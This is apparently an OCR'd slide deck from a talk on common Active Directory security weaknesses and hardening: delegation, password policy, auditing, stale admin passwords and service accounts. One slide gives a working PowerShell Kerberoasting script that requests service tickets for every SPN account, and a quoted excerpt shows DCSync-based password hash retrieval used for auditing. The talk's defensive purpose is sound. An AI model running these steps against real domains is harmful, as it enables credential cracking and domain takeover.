Active Directory Security: Beyond the Easy Button

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Warning:

Many of the Defensive Techniques Described in this Talk are “Advanced” and Require Thorough Testing before Deploying.

Moving Default AD Groups can have unexpected consequences.

ABOUT

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- The Top 15 Most Common AD Security Issues
- Detecting Active Directory Recon
- Breaking AD Recon
- Securing & Hardening Active Directory
- Active Directory Security Recommendations

A Question I Hear Regularly:

“Can Active Directory Be Secured?”

We’ll get to that…

Trimarc's Top 15 Most Common AD Security Issues

We Find Interesting Things in AD…

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Avenues to Compromise

- GPO permissions
  - Modify a GPO to own everything that applies it
- AD Permissions
  - Delegation a decade ago is still in place, so are the groups
- Improper group nesting
  - Group inception = innocuous groups with super powers
- Over-permissioned accounts
  - Regular users are admins
- Service account access
  - Domain Admins (of course!)
- Kerberos Delegation
  - Who really knows what this means?
- Password Vaults
  - Issues like CyberArk vuln from a couple months ago
- Backup Process
  - What servers backup Active Directory? How is this backup data protected?


In the Real World, Rights are Everywhere

- Workstation Admins have full control on workstation computer objects and local admin rights.
- Server Admins have full control on server computer objects and local admin rights.
- Often, Server Admins are Exchange Admins.
- Sometimes Server Admins have rights to Domain Controllers.
- Help Desk Admins have local admin rights and remote control on user workstations.
- Local admin accounts & passwords often the same among workstations, and sometimes the same among servers.
- “Temporary” admin group assignments often become permanent.

Weak Domain Password Policy

Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	10 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.
At least use Fine-Grained Password Policies for Admins & Service Accounts



https://www.dsinternals.com/en/finding-weak-active-directory-passwords/

Auditing Active Directory Password Quality

August 7, 2016 | Michael Grafnetter

Overview

The latest version of the DSInternals PowerShell Module contains a new cmdlet called **Test-PasswordQuality**, which is a powerful yet easy to use tool for Active Directory password auditing. It can detect **weak, duplicate, default, non-expiring or empty passwords** and find accounts that are violating **security best practices**. All domain administrators can now audit Active Directory passwords on a regular basis, without any special knowledge.

Usage

The Test-PasswordQuality cmdlet accepts output of the Get-ADDBAccount and Get-ADReplAccount cmdlets, so both **offline** (ntds.dit) and **online** (DCSync) analysis can be done:

```
1  Get-ADReplAccount -All -Server LON-DC1 -NamingContext "dc=adatum,dc=com
2     Test-PasswordQuality -WeakPasswordHashesFile .\pwned-passwords-ntlm-
3
4  <#
5  Sample output:
6
7  Active Directory Password Quality Report
8  ----------------------------------------
9
10 Passwords of these accounts are stored using reversible encryption:
11   April
```

Default Domain Controllers Policy is.. default

Local Policies/Security Options

Domain Controller

Policy	Setting
Domain controller: LDAP server signing requirements	None

Domain Member

Policy	Setting
Domain member: Digitally encrypt or sign secure channel data (always)	Enabled

Microsoft Network Server

Policy	Setting
Microsoft network server: Digitally sign communications (always)	Enabled
Microsoft network server: Digitally sign communications (if client agrees)	Enabled

Domain Controllers with minimal event auditing


Policy	Policy Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	Not Defined
Audit logon events	Success, Failure
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Success, Failure
Audit process tracking	Not Defined
Audit system events	Not Defined

Policy	Setting
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings	Enabled


Determine actual auditing configuration:

auditpol.exe /get /category:*

Account Operators Instead of Delegation



Account Operators Instead of Delegation



Note

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.


AD Admin Accounts Have Old Passwords

SamAccountName	Enabled	PasswordLastSet	Password Age (years)
admAEdwards	**Yes**	**1/12/2013 2:20:06 PM**	**6.5**
admBWalker	No	6/11/2017 10:14:08 AM	2.2
admCGriffin	Yes	3/1/2019 12:41:18 PM	0.4
Administrator	**Yes**	**1/9/2005 10:58:24 AM**	**14.5**
AGPMService	**Yes**	**5/3/2009 3:17:32 PM**	**10.2**
SCCMsvc	**Yes**	**11/14/2011 5:23:12 PM**	**7.6**
VMWareAdmin	Yes	8/28/2012 10:23:41 AM	7.0
VulnerabilityScanner	**Yes**	**9/19/2015 4:43:19 PM**	**3.9**

Default Domain Administrator Account SPN

- There is no good reason for admin accounts to have Kerberos SPNs.
- Attack:
  Kerberoast these accounts to own AD.

```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```



AD Admin Accounts with SPNs


```
PS C:\> get-aduser -filter {ServicePrincipalName -like "*"} `
 -prop ServicePrincipalName,AdminCount,MemberOf |
 where {$_.SID -notmatch '502'}


DistinguishedName     : CN=Thrawn,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
Enabled               : True
GivenName             :
MemberOf              : {CN=Domain Admins,CN=Users,DC=theacme,DC=io}
Name                  : Thrawn
ObjectClass           : user
ObjectGUID            : c4fe6e78-a176-4cb1-a8b0-192a599e9ad9
SamAccountName        : thrawn
ServicePrincipalName  : {MSSQL/dbsrv1:1433}
SID                   : S-1-5-21-143179592-3749324205-2095737646-4101
Surname               :
UserPrincipalName     : thrawn@theacme.io
```

Service Accounts in Domain Admins


- Service Accounts rarely actually need Domain Admin rights
- Better to delegate the required rights for the accounts.

